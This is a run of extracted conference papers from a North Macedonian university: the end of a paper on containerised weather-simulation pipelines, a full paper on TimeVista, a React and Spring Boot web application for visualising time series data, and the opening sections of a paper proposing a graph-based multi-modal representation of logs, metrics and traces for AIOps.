


Fig. 2. Orchestration of containers using Docker Swarm

meteorological simulation models as well. In addition, the processing pipelines can be augmented with machine learning algorithms, which can be integrated in the preprocessing and postprocessing steps of the pipelines. This augmentation opens the possibility for further improvement of the forecast precision. The ability to connect web applications to the output result datasets of the simulation pipelines enables usage of this system in the development of severe weather early warning systems.

- [12] D. Bernstein, E. Ludvigson, K. Sankar, S. Diamond, and M. Morrow, "Docker containers and the future of cloud," *IEEE Cloud Computing*, vol. 3, no. 6, pp. 64–67, 2016.

REFERENCES

- [1] U. C. for Atmospheric Research. Ucar wrf homepage, last accessed 2024/04/01. [Online]. Available: <https://www.mmm.ucar.edu/models/wrf>
- [2] V. Spiridonov, M. Curic, N. Sladic, and B. Jakimovski, "Novel thunderstorm alert system (nothas)," *Asia-Pacific Journal of Atmospheric Sciences*, vol. 57, no. 3, pp. 479–498, Aug 2021. [Online]. Available: <https://doi.org/10.1007/s13143-020-00210-5>
- [3] V. Spiridonov, B. Jakimovski, I. Spiridonova, and G. Pereira, "Development of air quality forecasting system in macedonia, based on wrf-chem model," *Air Quality, Atmosphere & Health*, vol. 12, no. 7, p. 825–836, 2019.
- [4] N. Anchev, B. Jakimovski, V. Spiridonov, and G. Velinov, "Temperature dependent initial chemical conditions for wrf-chem air pollution simulation model," in *ICT Innovations 2020. Machine Learning and Applications*, V. Dimitrova and I. Dimitrovski, Eds. Cham: Springer International Publishing, 2020, pp. 1–14.
- [5] W. Felter, A. Ferreira, R. Rajamony, and J. Rubio, "An updated performance comparison of virtual machines and linux containers," in *Performance Analysis of Systems and Software (ISPASS), 2015 IEEE International Symposium on*. IEEE, 2015, pp. 171–172.
- [6] C. Boettiger, "An introduction to docker for reproducible research," *ACM SIGOPS Operating Systems Review*, vol. 49, no. 1, pp. 71–79, 2015.
- [7] M. Schneider, O. Hohlfeld, and T. Zinner, "Performance comparison of container-based and vm-based edge cloud architectures," in *Proceedings of the Symposium on Cloud Computing (SoCC)*, 2017, p. 11.
- [8] S. Guelton, T. Truong, and G. Cabri, "Docker for research reproducibility," *ACM SIGOPS Operating Systems Review*, vol. 52, no. 2, pp. 74–81, 2018.
- [9] S. Barker, G. Casale, and A. Pellegrini, "Kubernetes in scientific computing," *arXiv preprint arXiv:2005.06377*, 2020.
- [10] B. B. developments on the Regional Atmospheric Modelling System, "Prep-chem user guide, last accessed 2020/05/18." [Online]. Available: <http://ftp.cptec.inpe.br/brams/BRAMS/documentation/guide-PREP-CHEM-SRC-1.5.pdf>
- [11] G. A. Grell, S. E. Peckham, R. Schmitz, S. A. McKeen, G. Frost, W. C. Skamarock, and B. Eder, "Fully coupled "online" chemistry within the wrf model," *Atmospheric Environment*, vol. 39, no. 37, pp. 6957–6975, 2005.

TimeVista: Dynamic Data Visuals

1st Jovana Chochevska

"Ss. Cyril and Methodius" University
Faculty of Computer Science and Engineering
Skopje, N. Macedonia
jovana.chochevska@students.finki.ukim.mk

3rd Ana Todorovska

"Ss. Cyril and Methodius" University
Faculty of Computer Science and Engineering
Skopje, N. Macedonia
ana.todorovska@finki.ukim.mk

5th Dimitar Trajanov

"Ss. Cyril and Methodius" University
Faculty of Computer Science and Engineering
Skopje, N. Macedonia
dimitar.trajanov@finki.ukim.mk

2nd Bojan Ristevski

"Ss. Cyril and Methodius" University
Faculty of Computer Science and Engineering
Skopje, N. Macedonia
bojan.ristevski@students.finki.ukim.mk

4th Riste Stojanov

"Ss. Cyril and Methodius" University
Faculty of Computer Science and Engineering
Skopje, N. Macedonia
riste.stojanov@finki.ukim.mk

Abstract—In this paper, we present an overview, architecture, and implementation details of an application designed for visualizing time series datasets through diverse graphical representations. The application facilitates users in uploading time series datasets for visual exploration, offering a range of visualization options including Box and Whisker Plot, Combo Plot, Histogram, Line Chart, Scatter Plot, and Stacked Area. Users can selectively display attributes from the dataset and actively engage with visualization tools for deeper data exploration. The application architecture comprises a backend API following Layered Architecture principles and a client UI developed as a dynamic component-based interface. The backend API is implemented in Java using the Spring Boot framework, while the client UI is built using JavaScript with the React library. On the backend we also use the Apache Commons CSV to parse the time series datasets. Visualization components are constructed using the D3plus.js library and React Google Charts. Notably, user data is never stored, ensuring data privacy. Overall, this application provides a platform for visual analysis of time series datasets, offering flexibility, interactivity, and ease of use.

Index Terms—Time series visualization, Data exploration, Box and Whisker Plot, Combo Plot, Histogram, Line Chart, Scatter Plot, Stacked Area, Application architecture, Client UI, Apache Commons CSV, Visualization libraries, D3plus.js, React Google Charts, User interaction

I. INTRODUCTION

In today's data-driven world, the ability to analyze and interpret time series data has become increasingly vital across various domains ranging from finance and economics to healthcare and environmental science. Time series data, characterized by sequential observations recorded over equally spaced intervals, holds valuable insights that can inform decision-making processes, identify trends, and forecast future outcomes.

With the exponential growth of data generation, storage, and processing capabilities, there arises a pressing need for efficient tools and platforms that facilitate the exploration

and visualization of time series datasets. In response to this demand, our application aims to provide users with a user-friendly interface to upload, visualize, and analyze time series data effortlessly.

This paper delves into the development and functionalities of our application, which serves as a versatile tool for researchers, analysts, and practitioners seeking to extract meaningful insights from time series datasets. Through an intuitive and interactive platform, users can upload their datasets and explore various visualization techniques tailored to their specific analytical needs.

II. RELATED WORK

Various studies have proposed techniques for visualizing time series data across different domains. For instance, T. N. Dang et al. (2016) introduced a technique called TimeArcs, which represents time series data as compact, pixel-based visualizations. Similarly, Wattenberg and Viegas (2008) explored the use of stream graphs to visualize temporal trends in large datasets. These techniques offer alternative approaches to visualizing time series data and provide insights into different aspects of temporal patterns and trends. [1] [2].

The D3 JavaScript library has become indispensable for developing visualizations on the web. However, once a D3 visualization is published online, its visual style becomes challenging to modify. The authors introduce a pair of tools: a deconstruction tool that analyzes D3 visualizations to extract data, marks, and their mappings, and a restyling tool that enables users to modify the visual attributes of marks and the mappings from data to these attributes. These tools empower users to effortlessly modify D3 visualizations without delving into the underlying code, demonstrating their effectiveness in deconstructing and restyling various D3 visualizations [3] [4].

Furthermore, exploring specific visualization techniques has provided significant insights into data representation. The histogram, a fundamental graphical object in statistical practice, plays a crucial role in providing consistent estimates of density functions with minimal assumptions. Box-and-whisker plots (which give rapid visualization of batches of data) can be effectively used to present diverse collections of data used in traditional first-year chemistry courses. Construction of box-and-whisker plots and their application to bond energy, heats of formation, heats of solution, and solubility product data are discussed in the work by Russell D. Larsen, as outlined in the abstract of their paper titled "Box-and-whisker plots" [5]. Additionally, research by Dawid W. Scott utilizes asymptotic theory to construct optimal histograms and provides practical rules for selecting bin widths based on real data. Additionally, cross-validation techniques offer useful estimates for both bin width and bin origin, enhancing the accuracy of histogram representation [6].

Moreover, the study of histogram equalization and specification in discrete images has revealed challenges in achieving exact results due to the non-invertibility of cumulative distribution functions. Researchers have addressed this issue by translating the problem into a higher-dimensional space and inducing strict orderings among image pixels. This approach refines natural orderings and provides invertible cumulative distribution functions, enabling various applications such as image enhancement, normalization, and watermarking [7].

Additionally, research in understanding how readers integrate charts and captions has shed light on effective communication strategies in data visualization. The paper titled "Towards Understanding How Readers Integrate Charts and Captions: A Case Study with Line Charts" investigates how readers gather takeaways when considering charts and captions together. Through a crowdsourced study, the authors explore the interaction between visually prominent features in charts and text captions, providing valuable insights into designing effective chart-caption pairs and enhancing data communication [8].

In addition to the aforementioned studies, a significant contribution to the field of data visualization and trend analysis in time series data is presented in the paper titled "Line Graph or Scatter Plot? Automatic Selection of Methods for Visualizing Trends in Time Series." The authors address the common dilemma of choosing between line graphs and scatter plots for representing trends in time series data. While line graphs are conventionally favored for this purpose, scatter plots are also occasionally utilized. However, existing guidelines do not provide clear indications as to which visualization method is more suitable for displaying trends in time series data on a given canvas. To address this gap, the authors propose an algorithm that automatically selects the visualization method that best reveals the overall trend in a time series. This selection is based on measuring the visual consistency between the trend curve represented by a LOESS fit and the trend described by either a scatter plot or a line graph. Through empirical studies involving controlled experiments, the authors demonstrate a

significant correspondence between the algorithm's selections and user preferences [9].

In addition to the aforementioned studies, the assessment of visualization techniques plays a crucial role in understanding their effectiveness in conveying information. One significant contribution in this regard is presented in the paper titled "Assessing the Readability of Stacked Graphs."

The abstract of the paper outlines its focus on stacked graphs as a popular visualization technique for representing multiple time-series in casual scenarios. The paper delves into variations of stacked graphs aimed at reducing the distortion of individual streams, which can impede accurate reading and comparison of values. Through formal comparison studies involving basic stacked area charts, ThemeRivers, streamgraphs, and an interactive technique for straightening baselines of individual streams in a ThemeRiver, the authors assess the relative readability of these techniques [10].

III. APPLICATION OVERVIEW

Our proposed solution stands as a robust platform meticulously crafted to unravel the intricacies within time series datasets, offering users an expansive suite of visualizations for comprehensive data exploration. Our application is intended for personal use only, reflecting our commitment to providing a tool tailored for individual data exploration needs rather than seeking commercial profit. From the moment users upload their datasets, they embark on a journey into the depths of their data, facilitated by an intuitive interface designed to streamline the exploration process. The application boasts a diverse repertoire of graphical representations, including Box and Whisker Plots, Combo Plots, Histograms, Line Charts, Scatter Plots, and Stacked Areas, each offering unique perspectives and insights into the underlying data patterns. What truly distinguishes this application is its commitment to user empowerment; individuals have the flexibility to selectively choose attributes from their datasets, tailoring their analysis to meet specific research objectives and preferences.

Furthermore, the interactive capabilities embedded within the visualization tools elevate the user experience, allowing for dynamic engagement and deeper insights. Users can interact fluidly with the visualizations, zooming in on specific data points, adjusting parameters, and exploring different scenarios in real-time. This interactivity not only enhances user engagement but also fosters a deeper understanding of the data, enabling users to uncover nuanced relationships and trends that may have otherwise gone unnoticed.

A. Box and Whisker Plot

Box and Whisker Plots, also known as Box Plots, offer a succinct yet powerful representation of the distribution of data along with key statistical measures. By dividing the data into quartiles, these plots provide insights into the central tendency, spread, and presence of outliers within the dataset also detect certain patterns and anomalies.




Fig. 1: Box and Whisker Plot showing data distribution, central tendency, spread, and outliers for analysis

B. Combo Plots

Combo Plots bring together diverse graphical representations into a unified view, empowering users to analyze multiple data series concurrently. Through the integration of various chart types like line charts, bar charts, and scatter plots, users can identify correlations, trends, and discrepancies across different dataset attributes. This amalgamation of visuals enhances analytical depth and fosters a comprehensive grasp of data dynamics.




Fig. 2: Combo Plot integrating line, bar, and scatter charts for analyzing correlations and trends across multiple dataset attributes

C. Histogram

Histograms visually represent the frequency distribution of numerical data, illustrating the shape and central tendencies of the distribution through bins or intervals. By segmenting the data into intervals and displaying the frequency of occurrences within each interval. This graphical tool facilitates the detection of data patterns and deviations from normality, thereby assisting in statistical analysis and decision-making processes.

D. Line chart

Line Charts depict the trend of data over time or other continuous variables, offering a clear visualization of patterns and fluctuations. By connecting data points with lines, users can discern trends, cycles, and seasonality within the dataset. Line Charts facilitate the identification of long-term trends and short-term variations, enabling users to make informed decisions and predictions based on historical data patterns.




Fig. 3: Histogram illustrating frequency distribution of numerical data, aiding in pattern identification and statistical analysis



Fig. 4: Line Chart showing trends over time or continuous variables, aiding in decision-making based on historical data patterns

E. Scatter plot

Scatter Plots illustrate the relationship between two variables through the dispersion of data points on a two-dimensional plane. By plotting one variable against another, users can identify correlations, clusters, and outliers within the dataset. Scatter Plots facilitate the exploration of relationships between variables, enabling users to infer causality, predict outcomes, and identify patterns that may require further investigation.



Fig. 5: Scatter Plot showing relationship between variables, aiding in correlation and pattern identification

F. Stacked Area

Stacked Areas visualize the cumulative contribution of different categories or components to a total over time or other continuous variables. By stacking individual areas representing different categories, users can discern the relative proportions

and trends of each component within the dataset. Stacked Areas facilitate the comparison of contributions across categories, highlighting trends and changes in composition over time.




Fig. 6: Stacked Area chart illustrating cumulative contributions of categories over time, aiding in comparison and trend analysis

This application serves as a powerful ally for researchers, analysts, and data enthusiasts alike, providing them with the tools and capabilities needed to extract meaningful insights from time series datasets. By combining intuitive design, diverse visualizations and interactive features, the application empowers users to navigate the complexities of their data with confidence and clarity.

IV. SOLUTION ARCHITECTURE

The architecture of our time series data visualization application is a culmination of meticulous planning aimed at achieving scalability, flexibility, user engagement, and maintainability. Each component, the backend API and the client UI, is carefully designed and chosen to fulfill specific roles while seamlessly integrating to provide a cohesive and effective user experience.

A. Backend API

Our decision to prioritize a robust backend API as the backbone of our application comes from the critical role it plays in managing, processing, and securing data efficiently. We adopted a Layered Architecture approach to organize the backend system into distinct layers, each with its own set of responsibilities and advantages.

1) *Presentation Layer*: This pivotal layer acts as the bridge between the client UI and the backend API. By separating the presentation logic from the business logic, we ensure a clean division of concerns, promoting modularity and easing maintenance efforts. This layer is responsible for handling incoming requests from the client UI, validating them, and routing them to the appropriate layers within the backend API. Additionally, it manages the formatting and delivery of responses back to the client, ensuring a seamless interaction.

2) *Business Layer*: At the core of our backend API lies the business layer, where the essential logic of our application resides. Here, we encapsulate all operations related to time series data processing, transformation, aggregation, and statistical analysis. By adhering to the principles of encapsulation and separation of concerns, we ensure that the business logic

remains agnostic of the presentation layer, enhancing scalability and maintainability. Moreover, this layer plays a crucial role in ensuring data consistency and integrity, safeguarding the accuracy and reliability of our visualizations.

B. Client UI

The client UI serves as the interface through which users interact with the application. It is designed as a dynamic component-based client interface, leveraging modern web development technologies to deliver a rich and responsive user experience.

1) *Dynamic Component-Based Interface*: By leveraging JavaScript with the React library, we embrace the power of component-based architecture to create reusable and modular UI components. This approach not only streamlines development efforts but also enhances maintainability and scalability. Developers can construct complex user interfaces by assembling smaller, self-contained components, fostering code reusability and reducing development time. Additionally, React's virtual DOM enables efficient rendering and updates, resulting in a smoother user experience.

2) *Interactivity and User Engagement*: Our client UI offers a plethora of visualization options, empowering users to explore time series data through various graphical representations such as Box and Whisker Plot, Combo Plot, Histogram, Line Chart, Scatter Plot, and Stacked Area. By providing interactive visualization tools, we enable users to selectively display attributes from the dataset, drill down into specific data points, and derive deeper insights. The dynamic nature of our UI ensures real-time updates and responsiveness to user inputs, fostering a fluid and immersive user experience.

In conclusion, the architecture of our time series data visualization application is intricately crafted to prioritize flexibility, scalability, robustness, and user engagement. By adopting a layered approach for the backend API and harnessing the dynamic component-based UI for the client interface, we aim to deliver a powerful platform for visual analysis of time series datasets while optimizing user experience. This approach not only meets the functional requirements of our application but also aligns with our commitment to delivering high-quality software solutions that cater to the evolving needs of our users.




Fig. 7: The architecture diagram of the provided solution

V. SOLUTION IMPLEMENTATION

The implementation of the time series data visualization application involves leveraging various technologies and frameworks to bring the envisioned solution to life. This section

provides insights into the implementation details of both the backend API and the client UI, along with the visualization tools utilized.

A. Backend API

The backend API serves as the core infrastructure responsible for handling data processings. For its implementation, the Java programming language is chosen due to its robustness, scalability, and extensive ecosystem of libraries and frameworks. Specifically, the Spring Boot framework is utilized to streamline the development process and simplify the configuration of the application.

1) *Java with Spring Boot*: Java is a widely adopted programming language known for its platform independence and strong support for building enterprise-grade applications. Spring Boot, a popular framework within the Java ecosystem, is employed to create standalone, production-grade Spring-based applications with minimal configuration. It provides out-of-the-box solutions for common development tasks such as dependency injection, configuration management, and RESTful web services, thus accelerating the development process and promoting best practices.

2) *Layered Architecture*: As mentioned earlier, the backend API follows the principles of Layered Architecture, which organizes the application into distinct layers with well-defined responsibilities. This architectural pattern enhances modularity, maintainability, and testability by separating concerns and promoting loose coupling between components.

3) *Apache Commons CSV*: This library is utilized for efficient and reliable parsing of time series datasets on the backend. This library simplifies the process of reading and writing CSV (Comma-Separated Values) files, providing utilities for parsing records, handling different CSV formats, and error handling. By integrating Apache Commons CSV into the backend API, the application ensures seamless and accurate processing of time series data, enhancing reliability and performance.

B. Client UI

The client UI serves as the interface through which users interact with the application, enabling them to upload time series datasets, explore visualizations, and gain insights from the data. For its implementation, modern web development technologies are employed to deliver a rich and responsive user experience.

1) *JavaScript with React*: JavaScript, being the de facto language for web development, is chosen for implementing the client UI. React, a popular JavaScript library for building user interfaces, is utilized to create dynamic, interactive, and reusable UI components. React's component-based architecture facilitates the modularization of UI elements, enabling developers to compose complex interfaces from smaller, self-contained building blocks.

2) *Dynamic and Interactive Visualization*: To render diverse graphical representations of time series datasets, the client UI integrates two visualization libraries: D3plus.js and

React Google Charts. D3plus.js is utilized for building custom, interactive visualizations such as Box and Whisker Plot, Line Chart and Stacked Area. Its powerful data visualization capabilities and flexibility enable the creation of engaging and informative visualizations. Additionally, React Google Charts is leveraged to seamlessly integrate Google Charts such as Scatter Plot, Histogram and Combo Plot into the React-based UI, providing users with a wide range of chart types and customization options.

Overall, the implementation of the time series data visualization application involves a meticulous selection of technologies and frameworks to ensure robustness, scalability, and usability. By harnessing the capabilities of Java with Spring Boot for the backend API and JavaScript with React for the client UI, along with integrating powerful visualization libraries such as D3plus.js and React Google Charts, the application provides users with a seamless and intuitive platform for exploring and analyzing time series datasets.

VI. FUTURE WORK

Enhancing customization and personalization options could greatly enrich the user experience by allowing users to tailor visualizations according to their preferences. This might involve features such as color customization, font selection, and the ability to save customized templates or layouts. Integrating the application with external data sources and APIs would extend its usefulness, enabling users to effortlessly import and visualize external datasets from popular repositories like Google Sheets, Dropbox, or public datasets APIs such as NOAA weather data or financial market data. Continuously refining accessibility features and usability aspects through user experience (UX) research and feedback integration would ensure inclusivity and user-friendliness for all. Optimizing the application's performance and scalability is vital to handle larger datasets and improve responsiveness. This could be achieved through techniques like data compression, lazy loading of visualizations, and parallel processing of data. Exploring cloud-based solutions and containerization technologies would further streamline scalability and deployment across different environments.

CONCLUSION

In summary, the application represents a pivotal advancement in the realm of time series data visualization, offering users a sophisticated yet accessible platform for uncovering insights and patterns within their datasets. Its robust architecture and intuitive interface provide a solid foundation for future growth and innovation. Looking ahead, there are ample opportunities to further enhance the application's capabilities, from integrating advanced analytics to refining user experience and scalability. By continually pushing the boundaries of what's possible, the application is poised to play a crucial role in empowering users across industries to extract actionable intelligence from their data. Ultimately, it's not just about visualizing data; it's about empowering users to make informed decisions, drive innovation, and navigate the complexities of

their data landscape with confidence. In this ever-evolving data-driven world, the application stands as a testament to the transformative power of visualization tools in shaping our understanding and driving meaningful change.

REFERENCES

- [1] T. N. Dang, N. Pendar, and A. G. Forbes, “Timearcs: Visualizing fluctuations in dynamic networks,” *Computer Graphics Forum*, vol. 35, no. 3, pp. 61–69, 2016. DOI: <https://doi.org/10.1111/cgf.12882> eprint: <https://onlinelibrary.wiley.com/doi/pdf/10.1111/cgf.12882>
- [2] M. Wattenberg and F. B. Viégas, “The word tree, an interactive visual concordance,” *IEEE Transactions on Visualization and Computer Graphics*, vol. 14, no. 6, pp. 1221–1228, 2008. DOI: [10.1109/TVCG.2008.172](https://doi.org/10.1109/TVCG.2008.172)
- [3] J. Harper and M. Agrawala, “Deconstructing and restyling d3 visualizations,” in *Proceedings of the 27th Annual ACM Symposium on User Interface Software and Technology*, ser. UIST ’14, Honolulu, Hawaii, USA: Association for Computing Machinery, 2014, pp. 253–262, ISBN: 9781450330695. DOI: [10.1145/2642918.2647411](https://doi.org/10.1145/2642918.2647411)
- [4] S. Murray, *Interactive Data Visualization for the Web*. O’Reilly Media, Inc., 2013, ISBN: 1449339735.
- [5] R. D. Larsen, “Box-and-whisker plots,” *Journal of Chemical Education*, vol. 62, no. 4, p. 302, 1985. DOI: [10.1021/ed062p302](https://doi.org/10.1021/ed062p302) eprint: <https://doi.org/10.1021/ed062p302>
- [6] D. W. SCOTT, “On optimal and data-based histograms,” *Biometrika*, vol. 66, no. 3, pp. 605–610, Dec. 1979, ISSN: 0006-3444. DOI: [10.1093/biomet/66.3.605](https://doi.org/10.1093/biomet/66.3.605) eprint: <https://academic.oup.com/biomet/article-pdf/66/3/605/632347/66-3-605.pdf>
- [7] D. Coltuc, P. Bolon, and J.-M. Chassery, “Exact histogram specification,” *IEEE Transactions on Image Processing*, vol. 15, no. 5, pp. 1143–1152, 2006. DOI: [10.1109/TIP.2005.864170](https://doi.org/10.1109/TIP.2005.864170)
- [8] D. H. Kim, V. Setlur, and M. Agrawala, “Towards understanding how readers integrate charts and captions: A case study with line charts,” in *Proceedings of the 2021 CHI Conference on Human Factors in Computing Systems*, ser. CHI ’21, *{conf-loc, city, Yokohama, city, country, Japan, country, conf-loc}*: Association for Computing Machinery, 2021, ISBN: 9781450380966. DOI: [10.1145/3411764.3445443](https://doi.org/10.1145/3411764.3445443)
- [9] Y. Wang, F. Han, L. Zhu, O. Deussen, and B. Chen, “Line graph or scatter plot? automatic selection of methods for visualizing trends in time series,” *IEEE Transactions on Visualization and Computer Graphics*, vol. 24, no. 2, pp. 1141–1154, 2018. DOI: [10.1109/TVCG.2017.2653106](https://doi.org/10.1109/TVCG.2017.2653106)
- [10] A. Thudt, J. Walny, C. Perin, *et al.*, “Assessing the Readability of Stacked Graphs,” in *Proceedings of Graphics Interface Conference (GI)*, Victoria, Canada, Jun. 2016. DOI: [10.20380/GI2016.21](https://doi.org/10.20380/GI2016.21)

Novel multi-modal AIOps data representation and learning methodology

1st Stefan Andonov

*Faculty of Computer Science and Engineering
Ss. Cyril and Methodius University
Skopje, North Macedonia
stefan.andonov@finki.ukim.mk*

2nd Gjorgji Madjarov

*Faculty of Computer Science and Engineering
Ss. Cyril and Methodius University
Skopje, North Macedonia
gjorgji.madjarov@finki.ukim.mk*

Abstract—As people increasingly rely on IT systems, there is a growing need to automate IT operations and maintenance (O&M). The complexity of these systems leads to the gathering and storing of massive observability data, which records the system’s behavior at any moment. AIOps uses this data, including logs, metrics, and traces, to create machine learning models that aim to automate some IT operations. While recent studies have explored using a single data source for specific operation and maintenance (O&M) tasks, a unified method that combines all AIOps data sources (logs, metrics, and traces) for multiple O&M tasks has not yet been proposed. This paper proposes a new multi-modal AIOps approach, using graph-based data representation, that can be used to predict outcomes for various O&M tasks regardless of the IT system on which the data was generated.

Index Terms—AIOps, traces, metrics, logs, graphs, anomaly detection, incident detection, fault detection

I. INTRODUCTION

Artificial Intelligence for IT Operations, or AIOps, integrates big data and machine learning technologies to automate a wide array of tasks within IT operations and maintenance. Among these tasks, detecting anomalies plays a crucial role in maintaining the reliability and secure functioning of distributed software systems. The continuous updates to software and hardware, the diversity of systems, and the sheer volume of data pose significant challenges. Anomaly detection within these contexts primarily depends on data from *metrics*, *logs*, and *traces*, each offering a unique perspective on the systems’ internal states. Consequently, enhancing anomaly detection across these data types can significantly boost the overall effectiveness of identifying anomalies within the system. [13]

In [6], the operations and maintenance tasks in AIOps are categorized into four main categories - incident detection, failure prediction, root-cause analysis, and automated actions.

Metrics are numerical representations of data, collected over defined time intervals. These metrics provide insights into the utilization of core resources, including CPU, memory, disk usage, and network interfaces. Beyond these fundamental metrics, a system’s measurements might also encompass data from higher-level components such as databases, message queue systems, and microservices, especially if they are critical for the system’s functionality. [18]

Distributed tracing offers a graph-like abstraction constructed from logs, which detail the services involved in

processing a particular user request. These traces, composed of events or spans, capture the execution flow and performance at the (micro)service level, documenting the interactions among services. [13]

Logs, on the other hand, are records of events that occurred within the system at specific times. They typically include a timestamp that marks the event’s occurrence, a descriptive message of the event, the event type (such as error, information, or warning), and additional details specific to the (micro)service generating the log. [1]

As we discuss in the related work section, there are many successful approaches to anomaly detection for various operation and maintenance tasks for each of the three AIOps data sources defined above (logs, metrics, and traces), but there are only a few methods that combine the three data sources to tackle and solve AIOps related problems. Another gap in the research is that many of the existing methods are developed on data sources produced by a single IT system and therefore they do not apply to data sources generated from another IT system.

In this paper, we propose a novel AIOps graph-based multi-modal data representation method that can be used to capture the state of the system at any moment through a unified representation of logs, metrics, and traces. Our plan for future research is to use the proposed data representation method to train graph machine learning models to predict the outcomes of various operation and maintenance tasks. We also intend to utilize transfer learning in our future experiments to use some previously trained models to predict outcomes for O&M tasks for data produced by different IT systems than the data used in the training, as well as for situations in which not all three data sources are present in the observability data from an IT system.

Section II presents the related work on logs, metrics, and traces anomaly detection, as well as some attempts for combined approaches of the three data sources. Section III outlines our proposed method for unified data representation of AIOps data sources and lists ideas for future experimental evaluation of the approach. In Section IV we conclude our work and outline future research plans.

II. RELATED WORK

Out of the four categories of operation and maintenance tasks, listed in Section I, the most researched one is incident (fault) detection. The majority of the research on incident detection is focused on log anomaly detection.

One of the first attempts to perform log anomaly detection is in [10] where the authors employ various supervised (logistic regression, decision trees) and unsupervised (clustering, PCA, invariant mining) machine learning models to predict log anomalies. One of the most cited works in the area of log anomaly detection is DeepLog [9], an unsupervised LSTM-based model that represents the logs as natural language sequences, was introduced in. DeepLog is trained only on normal logs so that later, it can detect anomalous behavior, and it also does not use log grouping, i.e., it handles the logs individually. Recently, some methods represent log and log sequences as graphs, and utilize machine learning on graphs to perform log anomaly detection. [1, 17]

Regarding metrics anomaly detection as a tool for incident detection, the state-of-the-art results are achieved by Donut [18], a method based on variational autoencoders (VAE).

Trace anomaly detection has been explored in [5] where it is treated as a self-supervised problem performing masked span prediction using encoder and decoder architecture. Another attempt to perform anomaly detection on traces is done in [13] utilizing LSTM networks.

DeepTraLog [20] is one of the rare multi-modal approaches that combines traces and logs into trace event graphs (TEGs) on whose graph embeddings the method learns a SVDD-based model. This method does not exploit metrics.

III. PROPOSED METHOD

We are proposing a generalized graph-based method to combine the logs, metrics, and tracing data on a trace level in such a way that the attributed nodes in the graph representation are the spans of the trace, and the directed attributed edges are existing only between two nodes if one span invokes the other span.

The data representation method is designed to allow the same representation of the observability data (logs, metrics, and traces) generated from any IT system. Also, the method can support the representation of incomplete observability data i.e. it allows for metrics and/or logs not to be present if it is not possible to extract them or match them with the spans of the traces.

Regarding the automation of the operations and maintenance tasks using machine learning, our data representation method can fit in both the offline phase in which machine learning models are trained and tested, as well as in the online phase in which the previously trained models are used for inference on the trace graphs. When used in an online fashion, the data representation method must be supported by a data streaming platform to connect the three data sources in real time.

A. Prerequisites

The proposed method requires trained machine learning models that will generate fixed-length embeddings for:

- a sequence of logs
- multivariate time series metrics data.
- span and trace details.

